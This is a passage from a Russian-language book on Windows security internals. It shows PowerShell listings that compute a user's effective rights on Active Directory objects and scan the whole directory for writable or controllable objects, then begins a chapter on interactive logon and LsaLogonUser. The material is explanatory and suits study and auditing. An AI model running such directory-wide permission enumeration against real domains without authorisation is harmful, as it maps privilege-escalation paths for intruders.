    $ctx = New-AuthZContext -ResourceManager $rm -Sid $user.SID.Value
        -Flags SkipTokenGroups
    Add-AuthZSid $ctx -KnownSid World
    Add-AuthZSid $ctx -KnownSid AuthenticatedUsers
    Add-AuthZSid $ctx -Sid $sids
    $rm.Dispose()
    $ctx
}

PS> $ctx = Get-AuthContext "alice"

PS> $ctx.Groups
Name                                        Attributes
----                                        ----------
Everyone                                    Enabled
NT AUTHORITY\Authenticated Users            Enabled
MINERAL\Domain Users                        Enabled
BUILTIN\Users                               Enabled
BUILTIN\Pre-Windows 2000 Compatible Access Enabled
```

Листинг 11-45. Построение контекста авторизации для проверки доступа

В каталоге объекты пользователей и групп имеют атрибут `memberOf`, перечисляющий различающиеся имена групп, членами которых они являются. Этот список можно использовать для рекурсивной проверки каталога и поиска всех групп. Именно это делает функция `Add-Member`.

Затем определяем функцию получения SID членства из объекта пользователя. Необходимо добавить корневые группы: основную группу пользователя и группы из `memberOf`. Кроме того, нужно добавить группы SID из-за пределов домена, хранящиеся как внешние участники безопасности. Здесь мы находим запись Authenticated Users, членами которой являются все пользователи, и добавляем её членство. Полученный список различающихся имён объектов групп преобразуется в SID для контекста авторизации.

Далее строим сам контекст. Сначала запрашиваем объект пользователя; при неудаче проверяем объект компьютера и получаем список SID членства учётной записи. Затем создаём диспетчер ресурсов AuthZ, который, как следует из названия, управляет ресурсами, например кэширует проверки между контекстами.

Контекст создаётся командой `New-AuthZContext`. Нужно указать флаг `SkipTokenGroups`, чтобы добавить только SID пользователя. Иначе контекст будет содержать локальные группы, что лишает смысла сбор групп контроллера домена.

Командой `Add-AuthZSid` добавляем SID групп, обязательно включая стандартные World и Authenticated Users. Наконец, проверяем функции для пользователя `alice`, выводя список доменных групп пользователя на контроллере.

ПРОТОКОЛ УДАЛЁННОЙ ПРОВЕРКИ ДОСТУПА

API AuthZ поддерживает другой способ проверки с правильным списком групп без выполнения кода непосредственно на контроллере домена. Компьютеры домена, включая

контроллер, предоставляют сетевой протокол удалённой проверки доступа, к которому можно подключиться при создании диспетчера ресурсов.

Обычные пользователи домена не могут вызывать протокол: вызывающая сторона должна состоять в `BUILTIN\Administrators` или `BUILTIN\Access Control Assistance Operators` на контроллере, что несколько снижает полезность. Однако можно оказаться членом одной из этих групп, даже не зная об этом, поэтому стоит попытаться подключиться и выполнить проверку. Следующие команды создают контекст с подключением к `PRIMARYDC`:

```
PS> $rm = New-AuthZResourceManager -Server PRIMARYDC.mineral.local
PS> $ctx = New-AuthZContext -ResourceManager $rm -Sid (Get-NtSid)
PS> $ctx.User
Name          Attributes
----          ----------
MINERAL\alice None


PS> $ctx.Groups
Name                                Attributes
----                                ------------
MINERAL\Domain Users                Mandatory, EnabledByDefault, Enabled
Everyone                            Mandatory, EnabledByDefault, Enabled
BUILTIN\Access Control Assistance... Mandatory, EnabledByDefault, Enabled
--snip--
```

Эти команды могут полностью заменить листинг 11-45. Для применения протокола удалённой проверки указываем DNS-имя контроллера в параметре `Server` команды `New-AuthZResourceManager`, затем создаём контекст AuthZ с SID пользователя. Флаги не нужны: служба формирует список групп по серверу протокола, здесь по контроллеру домена. Назначенных пользователя и группы можно проверить, чтобы подтвердить соответствие локальному назначению групп контроллера.

Сбор сведений об объекте

Располагая контекстом авторизации, можно приступить к проверке. Используем `Get-AuthZGrantedAccess`, работающую почти как `Get-NtGrantedAccess`, но опирающуюся на созданный контекст. Сначала соберём следующие сведения об объекте:

- дескриптор безопасности объекта;
- SID объекта, если он есть, для SID участника;
- все классы схемы, включая вспомогательные и дочерние;
- разрешённые атрибуты схемы и связанные наборы свойств;
- применимые права управления доступом и проверяемой записи.

В листинге 11-46 реализована функция `Get-ObjectInformation`, собирающая эти сведения по различающемуся имени.

```
PS> function Get-ObjectInformation($Name) {
    $schema_class = Get-DsObjectSchemaClass $Name
    $sid = Get-DsObjectSid $Name
    $all_classes = Get-DsSchemaClass $schema_class.Name -Recurse
        -IncludeAuxiliary
    $attrs = $all_classes.Attributes | Get-DsSchemaAttribute |
        Sort Name -Unique
    $infs = Get-DsSchemaClass $schema_class.Name -Inferior
    $rights = $all_classes | ForEach-Object {
        Get-DsExtendedRight -SchemaClass $_
    } | Sort Name -Unique
```

```
    [PSCustomObject]@{
        Name=$Name
        SecurityDescriptor=Get-Win32SecurityDescriptor -Name $Name -Type Ds
        SchemaClass=Get-DsObjectSchemaClass $Name
        Principal=$sid
        Attributes=$attrs
        Inferiors=$infs
        PropertySets=$rights | Where-Object IsPropertySet
        ControlRight=$rights | Where-Object IsControl
        ValidatedWrite=$rights | Where-Object IsValidatedWrite
    }
}
```

Листинг 11-46. Реализация функции Get-ObjectInformation

Функцию можно проверить, передав различающееся имя требуемого объекта, как в листинге 11-47.

```
PS> $dn_root = (Get-ADRootDSE).defaultNamingContext
PS> Get-ObjectInformation $dn_root
Name               : DC=mineral,DC=local
SchemaClass        : domainDNS
Principal          : S-1-5-21-146569114-2614008856-3334332795
Attributes         : {adminDescription, adminDisplayName...}
Inferiors          : {device, samServer, ipNetwork, organizationalUnit...}
PropertySets       : {Domain-Other-Parameters, Domain-Password}
ControlRight       : {Add-GUID, Change-PDC, Create-Inbound-Forest-Trust...}
ValidatedWrite     :
SecurityDescriptor : O:BAG:BAD:AI(OA;CIIO;RP;4c164200-20c0-11d0-...
```

Листинг 11-47. Сбор сведений об объекте

Здесь запрашиваются сведения об объекте корневого домена. Большую часть сведений о классе схемы можно кэшировать, поскольку между объектами обычно меняются лишь дескриптор безопасности и SID. Однако для простоты мы собираем всё при каждом запросе.

Выполнение проверки доступа

Теперь у нас есть всё необходимое для проверки максимального доступа к объекту. Но недостаточно просто передать дескриптор и контекст API AuthZ. Требуется отдельно обработать каждый вид ресурса: классы, атрибуты, права управления и проверяемой записи, чтобы учесть максимальный разрешённый доступ.

Листинг 11-48 содержит функции процесса проверки. Для простоты сосредоточимся на правах, способных привести к изменению объекта, хотя функции легко дополнить захватом доступа на чтение.

```
PS> function Test-Access($Ctx, $Obj, $ObjTree, $Access) {
    Get-AuthZGrantedAccess -Context $ctx -ObjectType $ObjTree
        -SecurityDescriptor $Obj.SecurityDescriptor -Principal $Obj.Principal
        -Access $Access | Where-Object IsSuccess
}

PS> function Get-PropertyObjTree($Obj) {
    $obj_tree = New-ObjectTypeTree $obj.SchemaClass
    foreach($prop_set in $Obj.PropertySets) {
        Add-ObjectTypeTree $obj_tree $prop_set
    }

    $fake_set = Add-ObjectTypeTree $obj_tree -PassThru
        -ObjectType "771727b1-31b8-4cdf-ae62-4fe39fadf89e"
    foreach($attr in $Obj.Attributes) {
        if (-not $attr.IsPropertySet) {
            Add-ObjectTypeTree $fake_set $attr
        }
    }
    $obj_tree
```

```
}

PS> function Get-AccessCheckResult($Ctx, $Name) {
    try {
        $obj = Get-ObjectInformation $Name
        $access = Test-Access $ctx $obj $obj.SchemaClass "MaximumAllowed" |
            Select-Object -ExpandProperty SpecificGrantedAccess

        $obj_tree = Get-PropertyObjTree $obj
        $write_attr = Test-Access $ctx $obj $obj_tree "WriteProp"
        $write_sets = $write_attr | Where-Object Level -eq 1 |
            Select-Object -ExpandProperty Name
        $write_attr = $write_attr | Where-Object Level -eq 2 |
            Select-Object -ExpandProperty Name

        $obj_tree = New-ObjectTypeTree
            -ObjectType "771727b1-31b8-4cdf-ae62-4fe39fadf89e"
        $obj.Inferiors | Add-ObjectTypeTree -Tree $obj_tree

        $create_child = Test-Access $ctx $obj $obj_tree "CreateChild" |
            Where-Object Level -eq 1 | Select-Object -ExpandProperty Name
        $delete_child = Test-Access $ctx $obj $obj_tree "DeleteChild" |
            Where-Object Level -eq 1 | Select-Object -ExpandProperty Name

        $control = if ($obj.ControlRight.Count -gt 0) {
            $obj_tree = New-ObjectTypeTree -SchemaObject $obj.SchemaClass
            $obj.ControlRight | Add-ObjectTypeTree $obj_tree
            Test-Access $ctx $obj $obj_tree "ControlAccess" |
                Where-Object Level -eq 1 | Select-Object -ExpandProperty Name
        }

        $write_valid = if ($obj.ValidatedWrite.Count -gt 0) {
            $obj_tree = New-ObjectTypeTree -SchemaObject $obj.SchemaClass
            $obj.ValidatedWrite | Add-ObjectTypeTree $obj_tree
            Test-Access $ctx $obj $obj_tree "Self" |
                Where-Object Level -eq 1 | Select-Object -ExpandProperty Name
        }

        [PSCustomObject]@{
            Name=$Obj.Name
            Access=$access
            WriteAttributes=$write_attr
            WritePropertySets=$write_sets
            CreateChild=$create_child
            DeleteChild=$delete_child
            Control=$control
            WriteValidated=$write_valid
        }
    } catch {
        Write-Error "Error testing $Name - $_"
    }
}
```

Листинг 11-48. Выполнение проверки доступа к объекту

Сначала определяем несколько вспомогательных функций. Первая, `Test-Access`, выполняет проверку по контексту авторизации, дескриптору безопасности, дереву типов объектов и требуемой маске доступа. Проверка возвращает список результатов для каждого типа; нас интересуют только успешные, предоставившие некоторый доступ.

Следующая функция, `Get-PropertyObjTree`, строит дерево для проверки наборов свойств и атрибутов. Корнем является идентификатор класса схемы объекта. Сначала добавляются все доступные наборы свойств, затем все оставшиеся атрибуты, ещё не входящие в набор, помещаются в отдельный фиктивный набор.

Теперь можно перейти к множественным проверкам. Сначала получаем сведения об объекте по различающемуся имени. Затем запрашиваем максимальный предоставленный доступ, используя только идентификатор класса схемы как тип объекта. Это показывает основные права

пользователя, например возможность удалить объект или изменить его дескриптор безопасности.

Далее строим дерево наборов свойств и атрибутов и вызываем `Test-Access`. Нас интересуют только результаты с `WriteProp` (большинство объектов разрешает любому пользователю чтение атрибутов, поэтому это менее интересно). Результаты разделяются на доступные для записи наборы и отдельные атрибуты.

Затем сосредоточимся на дочерних классах, построив дерево по идентификатору класса схемы. Хотя сервер проверял бы классы по одному, мы выполняем все проверки сразу: одну для `CreateChild`, другую для `DeleteChild`.

В качестве корневого типа используется фиктивный идентификатор. Если применить идентификатор класса схемы объекта, предоставленный ему доступ распространится на всех детей и может дать неверный результат. Несуществующий идентификатор класса позволяет этого избежать.

Аналогично проверяются права управления доступом и проверяемой записи с запросом соответственно `ControlAccess` и `Self`. Наконец, все результаты упаковываются в пользовательский объект и возвращаются вызывающей стороне.

В листинге 11-49 показан вызов `Get-AccessCheckResult` для объекта Active Directory.

```
PS> $dn = "CN=GRAPHITE,CN=Computers,DC=mineral,DC=local"
PS> $ctx = Get-AuthContext 'alice'
PS> Get-AccessCheckResult $ctx $dn
Name              : CN=GRAPHITE,CN=Computers,DC=mineral,DC=local
Access            : List, ReadProp, ListObject, ControlAccess, ReadControl
WriteAttributes   : {displayName, sAMAccountName, description, accountExpires...}
WritePropertySets : {User-Account-Restrictions, User-Logon}
CreateChild       :
DeleteChild       :
Control           : {Allowed-To-Authenticate, Receive-As, Send-As,...}
WriteValidated    : Validated-SPN

PS> $ctx = Get-AuthContext $dn
PS> Get-AccessCheckResult $ctx $dn
Name              : CN=GRAPHITE,CN=Computers,DC=mineral,DC=local
Access            : CreateChild, DeleteChild, List, ReadProp, ListObject,...
WriteAttributes   : {streetAddress, homePostalAddress, assistant, info...}
WritePropertySets : {Personal-Information, Private-Information}
CreateChild       : {msFVE-RecoveryInformation, ms-net-ieee-80211-...}
DeleteChild       : {msFVE-RecoveryInformation, ms-net-ieee-80211-...}
Control           : User-Change-Password
WriteValidated    : {DS-Validated-Write-Computer, Validated-SPN}
```

Листинг 11-49. Проверка функции Get-AccessCheckResult

Здесь использован объект компьютера GRAPHITE, но различающееся имя можно заменить именем любого объекта каталога. Сначала получаем контекст аутентификации пользователя `alice`. Этот пользователь создал объект GRAPHITE и потому обладает особым доступом, которого нет у других.

Затем выполняем проверку и выводим результаты. В свойстве `Access` видно общее предоставление `ControlAccess`. Это означает, что `alice` может использовать любое право управления доступом, если оно явно не запрещено ACE (ACE Denied применяется и при отметке пользователя или компьютера «User cannot change password», блокируя `User-Change-Password`).

У пользователя есть несколько доступных для записи атрибутов и наборов свойств, но он не может создавать или удалять дочерние объекты. Также показан список предоставленных прав управления и проверяемой записи. Права управления предоставлены доступом верхнего уровня, а `Validated-SPN`, должно быть, предоставлено явно.

Далее повторяем проверку от имени учётной записи компьютера. Сравнение с `alice` показывает несколько различий. Изменились доступные для записи атрибуты и наборы, и, что важнее, компьютер может создавать и удалять любые дочерние объекты. У него меньше прав управления, но больше прав проверяемой записи.

Командой `Get-ADObject` можно перечислить все объекты локального сервера Active Directory, а затем передать каждое различающееся имя `Get-AccessCheckResult`, чтобы перечислить доступ на запись во всём каталоге.

На этом практический пример завершается. Надеюсь, он помог лучше понять внутреннее устройство проверки доступа сервера Active Directory. Для исследования готовой реализации модуль NtObjectManager предоставляет `Get-AccessibleDsObject`, которая проверяет также доступ на чтение и кэширует сведения домена. Полное рекурсивное сканирование для текущего пользователя выполняется командой листинга 11-50.

```
PS> Get-AccessibleDsObject -NamingContext Default -Recurse
Name      ObjectClass   UserName      Modifiable Controllable
----      -----------   --------      ---------- ------------
domain    domainDNS     MINERAL\alice False      True
Builtin   builtinDomain MINERAL\alice False      False
Computers container     MINERAL\alice False      False
--snip--
```

Листинг 11-50. Выполнение проверки доступа

Табличный вывод показывает, может ли пользователь изменять каждый тип объекта, например его атрибуты или создавать дочерний объект, и предоставлены ли ему для объекта какие-либо права управления доступом.

Подведение итогов

Эту длинную главу мы начали с высокоуровневого обзора сведений Active Directory, включая пользователей и группы домена, и проверили конфигурацию каталога из PowerShell с помощью Remote Server Administration Tools.

Затем мы подробно рассмотрели сервер Active Directory на низком уровне, начав со схемы, определяющей структуру каталога. Сервер состоит из иерархических объектов, которые могут содержать именованные значения - атрибуты. Каждый объект и атрибут имеет представление схемы, определяющее его возможное содержимое.

Далее мы обсудили защиту объектов сервером Active Directory посредством обязательного атрибута дескриптора безопасности. Мы рассмотрели запрос дескрипторов существующих объектов, создание дескрипторов для новых и назначение дескрипторов существующим объектам.

Разобрав настройку дескриптора объекта, мы исследовали определение сервером доступа пользователя к объекту и его атрибутам. Процесс использует уникальные идентификаторы из представления схемы для построения деревьев типов объектов. Благодаря этому проверка становится детализированной и может предоставить доступ только к определённому атрибуту без тысяч жёстко заданных проверок.

Конфигурация Active Directory содержит и два специальных вида прав: права управления доступом и права проверяемой записи. Они позволяют выполнять особые операции, например менять пароль пользователя, а также не дают изменять некоторые значения атрибутов без подтверждения сервера.

В процессе проверки есть исключения. Например, пользователю может быть предоставлена `SeMachineAccountPrivilege`, позволяющая создавать объекты компьютеров без


соответствующего разрешения какого-либо объекта каталога. Это позволяет присоединять компьютер к домену без учётной записи администратора. Однако сервер ограничивает возможные действия с новой учётной записью компьютера, снижая риск компрометации.

Наконец, мы очень кратко рассмотрели настройку доменом групповых политик через ссылки на внешние сетевые файловые системы. Было отмечено, что такая архитектура может раскрывать пользователям без административного доступа сведения о конфигурации пользователей контроллера домена.

К Active Directory мы вернёмся в главе 14 при обсуждении аутентификации Kerberos. Помните, что реальные развёртывания доменов Windows могут быть чрезвычайно сложными и содержать гораздо больше нюансов безопасности, чем рассмотрено здесь. Подробнее об устройстве Active Directory и множестве пограничных случаев безопасности можно узнать из технической спецификации Microsoft Active Directory (MS-ADTS).

В следующей главе мы подробно разберём реализацию интерактивной аутентификации Windows, позволяющей входить на рабочий стол и пользоваться интерфейсом компьютера.

Глава 12. Интерактивная аутентификация



При аутентификации в системе Windows вы обычно видите интерфейс входа, вводите учётные данные и попадаете на рабочий стол. Однако за кулисами происходит немало событий, обеспечивающих этот процесс. Интерактивная аутентификация - механизм, преобразующий набор учётных данных в объект Token, который можно использовать для взаимодействия с системами авторизации, например проверками доступа.

Windows применяет множество типов интерактивной аутентификации для разных целей. Например, один тип используется при создании интерактивного рабочего стола пользователя, а другой - когда пользователь предоставляет учётные данные службе с сетевым интерфейсом. Сначала мы исследуем создание интерактивного рабочего стола при аутентификации в Windows. Затем рассмотрим реализацию интерактивной аутентификации через API `LsaLogonUser`. Наконец, разберём разные типы интерактивной аутентификации, их различия и ситуации применения.

Создание рабочего стола пользователя

Наиболее распространённый способ взаимодействия с Windows - пользовательский интерфейс рабочего стола. На рисунке 12-1 обобщён процесс его создания.




Рисунок 12-1. Обзор создания интерактивного рабочего стола

При запуске Windows диспетчер сеансов создаёт консольный сеанс, как описано в главе 3. В нём запускается экземпляр процесса Winlogon, который собирает учётные данные и после аутентификации запускает процессы нового пользователя. Затем Winlogon создаёт процесс LogonUI для вывода интерфейса. LogonUI считывает учётные данные пользователя и передаёт их Winlogon.

Далее Winlogon отправляет учётные данные API LSA `LsaLogonUser` для проверки. При успешной аутентификации Winlogon получает маркер, представляющий личность пользователя. Затем консольный сеанс перенастраивается для пользователя: создаются оконная станция и рабочий стол, а процесс инициализации пользователя запускается с его маркером.


API `LsaLogonUser` непосредственно поддерживает самый распространённый тип учётных данных - имя пользователя и пароль. Однако Windows допускает и другие локальные факторы, включая биометрические данные, например сканирование лица, и простой PIN. Для их обработки Winlogon при необходимости загружает поставщика учётных данных. Каждый поставщик отвечает за преобразование своего типа учётных данных в поддерживаемый `LsaLogonUser`, чтобы получить маркер.

ПОСЛЕДОВАТЕЛЬНОСТЬ БЕЗОПАСНОГО ВНИМАНИЯ

Одной из исходных функций безопасности Windows NT была последовательность безопасного внимания (secure attention sequence, SAS), вызываемая нажатием ctrl-alt-delete. Обработка этой комбинации была встроена в операционную систему, поэтому приложения не могли её заблокировать. После нажатия система уведомляла Winlogon, который переключал рабочий стол для отображения запроса аутентификации или меню параметров. Невозможность заблокировать SAS гарантировала пользователю безопасность ввода учётных данных.

В последних версиях Windows SAS по умолчанию не используется для LogonUI, хотя остаётся настраиваемой возможностью. Если после аутентификации нажать ctrl-alt-delete,

система переключится на рабочий стол Winlogon и покажет следующее меню.



API LsaLogonUser

Мы знаем основы создания рабочего стола Windows. Теперь подробно разберём, как API `LsaLogonUser` реализует службу интерактивной аутентификации для Winlogon и других приложений локальной системы. Этот API
может показаться сложным, но для аутентификации пользователя ему требуются лишь три вида сведений от приложения:

• запрошенный тип входа;
• идентификатор пакета безопасности;
• учётные данные пользователя.

API использует тип входа для поддержки разных сценариев аутентификации. В таблице 12-1 перечислены наиболее распространённые типы.

Таблица 12-1. Распространённые типы входа

Тип входа	**Описание**
`Interactive`	Взаимодействие с локальным рабочим столом.

Тип входа	Описание
`Batch`	Работа как фоновый процесс, даже при отсутствии рабочего стола.
`Service`	Работа как системная служба.
`Network`	Взаимодействие с системой из сетевого клиента.
`NetworkCleartext`	Сетевая аутентификация с сохранением учётных данных пользователя для последующего применения.
`NewCredentials`	Клонирование маркера вызывающей стороны и изменение сетевых учётных данных пользователя.
`RemoteInteractive`	Взаимодействие с рабочим столом через Remote Desktop Protocol.
`Unlock`	Проверка учётных данных пользователя для разблокировки рабочего стола.

`Unlock` - специальный тип, используемый Winlogon для проверки учётных данных на экране блокировки; приложения обычно не применяют его напрямую. К некоторым другим типам мы вернёмся далее.

Windows абстрагирует подробности аутентификации в пакет безопасности, предоставляющий стандартизированный интерфейс к протоколу аутентификации. Протокол - формальный процесс, который принимает набор учётных данных и проверяет их действительность. Он также позволяет вернуть сведения о проверенном пользователе, например членство в группах. Пакет безопасности иногда называют поставщиком поддержки безопасности (security support provider, SSP).

Доступные пакеты можно перечислить командой PowerShell `Get-LsaPackage`, как показано в листинге 12-1.

```
PS> Get-LsaPackage | Select-Object Name, Comment
Name                                          Comment
----                                          -------
Negotiate                                     Microsoft Package Negotiator
NegoExtender                                  NegoExtender Security Package
Kerberos                                      Microsoft Kerberos V1.0
NTLM                                          NTLM Security Package
TSSSP                                         TS Service Security Package
pku2u                                         PKU2U Security Package
CloudAP                                       Cloud AP Security Package
WDigest                                       Digest Authentication for Windows
Schannel                                      Schannel Security Package
Microsoft Unified Security Protocol Provider  Schannel Security Package
Default TLS SSP                               Schannel Security Package
CREDSSP                                       Microsoft CredSSP Security Provider
```

Листинг 12-1. Перечисление поддерживаемых пакетов безопасности

Обычно приложения обращаются к пакету через более общий API, не зависящий от протокола. Например, `LsaLogonUser` работает с несколькими пакетами, принимая уникальный идентификатор выбранного пакета. Пакет может также реализовать протокол сетевой аутентификации, подробнее

рассматриваемый в следующих главах.

Наиболее широко для локальной аутентификации используются Negotiate и NT LAN Manager (NTLM). Протокол NTLM появился в Windows NT 3.1 и в документации иногда называется Microsoft Authentication Package V1.0. Negotiate автоматически выбирает протокол по обстоятельствам: например, NTLM для локальной аутентификации по базе SAM или Kerberos для домена.

Поддерживаемые типы учётных данных зависят от пакета. NTLM поддерживает только имя пользователя и пароль, тогда как Kerberos дополнительно поддерживает сертификаты X.509 и смарт-карты.

Локальная аутентификация

Рассмотрим подробнее аутентификацию пользователя API `LsaLogonUser`. На рисунке 12-2 показан процесс для пользователя локальной базы SAM.




Рисунок 12-2. Процесс локальной аутентификации с помощью LsaLogonUser

Из-за сложности `LsaLogonUser` приложение чаще использует более простой системный API. Например, `LogonUser` принимает имя пользователя, домен, пароль и тип входа и правильно форматирует параметры для нижележащего пакета.

Затем он передаёт параметры, включая учётные данные, API `LsaLogonUser` в процессе LSA. API направляет запрос выбранному пакету, здесь NTLM, реализованному библиотекой `MSV1_0.DLL`.

Пакет проверяет существование пользователя в локальной SAM. Если он есть, пароль преобразуется в хеш NT, рассмотренный в главе 10, и сравнивается с хранимым значением. При совпадении хешей и включённой учётной записи аутентификация продолжается, а сведения пользователя, включая группы, считываются из SAM.

